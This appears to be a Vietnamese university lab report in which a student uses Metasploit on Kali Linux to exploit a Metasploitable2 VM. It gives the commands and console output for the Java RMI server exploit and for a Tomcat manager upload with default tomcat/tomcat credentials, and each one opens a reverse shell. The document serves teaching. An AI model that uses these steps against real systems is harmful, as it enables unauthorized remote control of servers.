

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



Môn học: AN TOÀN HỆ ĐIỀU HÀNH
BÁO CÁO BÀI THỰC HÀNH SỐ 2

Giảng viên hướng dẫn : Hoàng Xuân Dậu
Họ và tên : Nguyễn Mạnh Hưởng
Mã SV : B21DCAT102
Lớp hành chính : D21CQAT02-B

Hà Nội 01/04/2024

Catalog

KHOA AN TOÀN THÔNG TIN	1
Bài thực hành số 2	1
1. Mục đích.....	1
2. Tìm hiểu về các lỗ hổng bảo mật trên một số dịch vụ của Ubuntu	1
3. Nội dung thực hành	2
3.2. Kiểm tra kết nối 2 máy.....	3
3.3. Khai thác lỗ hổng sử dụng cấu hình ngầm định trong dịch vụ Java RMI.....	4
3.4. Khai thác lỗi trên Apache Tomcat	7
4. Minh chứng bài làm:	9
5. Kết quả đạt được	9

Bài thực hành số 2

1. Mục đích

- Tìm hiểu sâu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH.
- Luyện thành thạo kỹ năng thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

2. Tìm hiểu về các lỗ hổng bảo mật trên một số dịch vụ của Ubuntu

Bài thực hành này tìm hiểu về các lỗ hổng bảo mật nguy hiểm trên một số dịch vụ của hệ điều hành và cách khai thác:

- Lỗ hổng sử dụng cấu hình ngầm định trong dịch vụ Java RMI chạy trên cổng 8080, cho phép khai thác và kiểm soát hệ thống.
- Lỗ trong máy chủ web Apache Tomcat chạy trên cổng 8180 cho phép sử dụng tài khoản ngầm định và sau đó nạp và thực hiện 1 tải ở xa, cho phép khai thác và kiểm soát hệ thống.

3. Nội dung thực hành

3.1. Cài đặt các công cụ, nền tảng

- Cài đặt Kali – IP máy là 192.168.146.132

```
(nmhuong@b21dcat102-nmhuong-kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.146.132 netmask 255.255.255.0 broadcast 192.168.146.255  
    inet6 fe80::20c:29ff:fee6:eb68 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:e6:eb:68 txqueuelen 1000 (Ethernet)  
    RX packets 16 bytes 1923 (1.8 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 24 bytes 2359 (2.3 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 400 (400.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 400 (400.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- Cài đặt máy victim Metasploitable2 – IP máy là 192.168.146.131

- Đặt lại tên máy là b21dcat-Huong-Meta

```
msfadmin@b21dcat102-Huong-Meta:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 00:0c:29:a3:14:f2  
          inet addr:192.168.146.131 Bcast:192.168.146.255 Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fea3:14f2/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:61 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:119 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:6760 (6.6 KB) TX bytes:14489 (14.1 KB)  
          Interrupt:17 Base address:0x2000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:228 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:228 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:87357 (85.3 KB) TX bytes:87357 (85.3 KB)
```

3.2. Kiểm tra kết nối 2 máy

- Máy Metasploitable Victim

```
msfadmin@b21dcat102-Huong-Meta:~$ ping 192.168.146.132
PING 192.168.146.132 (192.168.146.132) 56(84) bytes of data.
64 bytes from 192.168.146.132: icmp_seq=1 ttl=64 time=6.84 ms
64 bytes from 192.168.146.132: icmp_seq=2 ttl=64 time=0.288 ms
64 bytes from 192.168.146.132: icmp_seq=3 ttl=64 time=0.299 ms

--- 192.168.146.132 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 0.288/2.476/6.843/3.088 ms
msfadmin@b21dcat102-Huong-Meta:~$
```

- Máy Kali Linux

```
(nmhuong@b21dcat102-nmhuong-kali)-[~]
$ ping 192.168.146.131
PING 192.168.146.131 (192.168.146.131) 56(84) bytes of data.
64 bytes from 192.168.146.131: icmp_seq=1 ttl=64 time=0.563 ms
64 bytes from 192.168.146.131: icmp_seq=2 ttl=64 time=0.362 ms
64 bytes from 192.168.146.131: icmp_seq=3 ttl=64 time=0.504 ms
^C
--- 192.168.146.131 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2044ms
rtt min/avg/max/mdev = 0.362/0.476/0.563/0.084 ms
```

3.3. Khai thác lỗ hổng sử dụng cấu hình ngầm định trong dịch vụ Java RMI

- Khởi động Metasploit

```
(nmhuong@b21dcat102-nmhuong-kali)-[~]
$ msfconsole

3Kom SuperHack II Logon

User Name:      [ security ]
Password:       [           ]

[ OK ]

https://metasploit.com

+ -- ==[ metasploit v6.0.30-dev ]
+ -- ==[ 2099 exploits - 1129 auxiliary - 357 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log

msf6 > 
```

- Khai báo sử dụng mô đun tấn công:

```
msf6 > use exploit/multi/misc/java_rmi_server
```

- Chọn payload cho thực thi (mở shell):

```
msf6 > set payload java/shell/reverse_tcp
```

- Đặt địa chỉ IP máy victim:

```
msf6 > set RHOST 192.168.146.131
```

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.146.131
RHOST => 192.168.146.131
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.146.132:4444
[*] 192.168.146.131:1099 - Using URL: http://0.0.0.0:8080/H9qoaAA
[*] 192.168.146.131:1099 - Local IP: http://192.168.146.132:8080/H9qoaAA
[*] 192.168.146.131:1099 - Server started.
[*] 192.168.146.131:1099 - Sending RMI Header...
[*] 192.168.146.131:1099 - Sending RMI Call...
[*] 192.168.146.131:1099 - Replied to request for payload JAR
[*] Sending stage (2952 bytes) to 192.168.146.131
[*] Command shell session 1 opened (192.168.146.132:4444 → 192.168.146.131:53975)
```

- Thực thi tấn công: msf6 > exploit

→ Nếu thực hiện thành công, hệ thống sẽ báo “Command shell session 1 opened”, sau lại báo lỗi và trở về đầu nhắc của bước trước.

- Kết nối trở lại phiên (session) đã tạo thành công:


> sessions 1 (thường là session 1 - số phải đúng số session đã tạo ở trên)

- Chạy các lệnh trong phiên khai thác đang mở:

whoami

uname -a

hostname



```
msf6 exploit(multi/misc/java_rmi_server) > sessions 1
[*] Starting interaction with 1...

whoami
root
hostname
b21dcat102-Huong-Meta
uname
Linux
█
```

- Gõ lệnh exit để kết thúc

3.4. Khai thác lỗi trên Apache Tomcat

- Khởi động Metasploit

```
(nmhuong@b21dcat102-nmhuong-kali)-[~]  
$ msfconsole  
  
IIIIII dTb.dTb  
II 4' v 'B  
II 6. .P  
II 'T; .;P'  
II 'T; ;P'  
IIIII 'YvP'  
  
I love shells --egypt  
  
=[ metasploit v6.0.30-dev  
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post  
+ -- --=[ 592 payloads - 45 encoders - 10 nops  
+ -- --=[ 7 evasion  
  
Metasploit tip: View advanced module options with  
advanced  
  
msf6 > █
```

- Khai báo sử dụng mô đun tấn công:

msf6 > use exploit/multi/http/tomcat_mgr_upload

- Đặt địa chỉ IP máy victim: msf6 > set RHOST 192.168.146.131

- Đặt 8180 là cổng truy cập máy victim: msf6 > set RPORT 8180

- Chọn payload cho thực thi (mở shell):

msf6 > set payload java/shell/reverse_tcp

- Chọn người dùng mở shell

msf6 > set HttpUsername tomcat

msf6 > set HttpPassword tomcat

```

msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.146.131
RHOST => 192.168.146.131
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) >

```

- Thực thi tấn công: msf > exploit

→ mở shell với người dùng **tomcat55** cho phép chạy lệnh từ máy Kali

→ có thể thực hiện bất cứ lệnh shell nào trên máy victim.

- Chạy các lệnh để đọc tên người dùng và máy đang truy cập:

whoami

- uname -a

- hostname

```

(nmhuong@b21dcat102-nmhuong-kali)-[~]
$ msfconsole

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T; . ;P'
II 'T; ;P'
IIIII 'YvP'

I love shells --egypt

uname
Linux
hostname
b21dcat102-Huong-Meta
whoami
tomcat55

```

- Gõ exit để kết thúc

4. Minh chứng bài làm:

```
(nmhuong@b21dcat102-nmhuong-kali)-[~]  
$ whoami  
nmhuong  
  
(nmhuong@b21dcat102-nmhuong-kali)-[~]  
$ date  
Tue 09 Apr 2024 08:24:03 AM EDT  
  
(nmhuong@b21dcat102-nmhuong-kali)-[~]  
$ hostname  
b21dcat102-nmhuong-kali  
  
(nmhuong@b21dcat102-nmhuong-kali)-[~]  
$
```

5. Kết quả đạt được

-Thành thạo cài đặt và chạy máy ảo Kali

-Thành thạo sử dụng Metasploit để tấn công khai thác lỗ hổng sử dụng thư viện có sẵn

-Chụp ảnh màn hình kết quả lưu vào file (hoặc giữ nguyên cửa sổ màn hình thực hiện):

+Màn hình khai thác lỗ hổng sử dụng cấu hình ngầm định trong trong dịch vụ Java RMI (tất cả các bước và kết quả cuối cùng).

+Màn hình khai thác lỗ hổng trong Apache Tomcat (tất cả các bước và kết quả cuối cùng)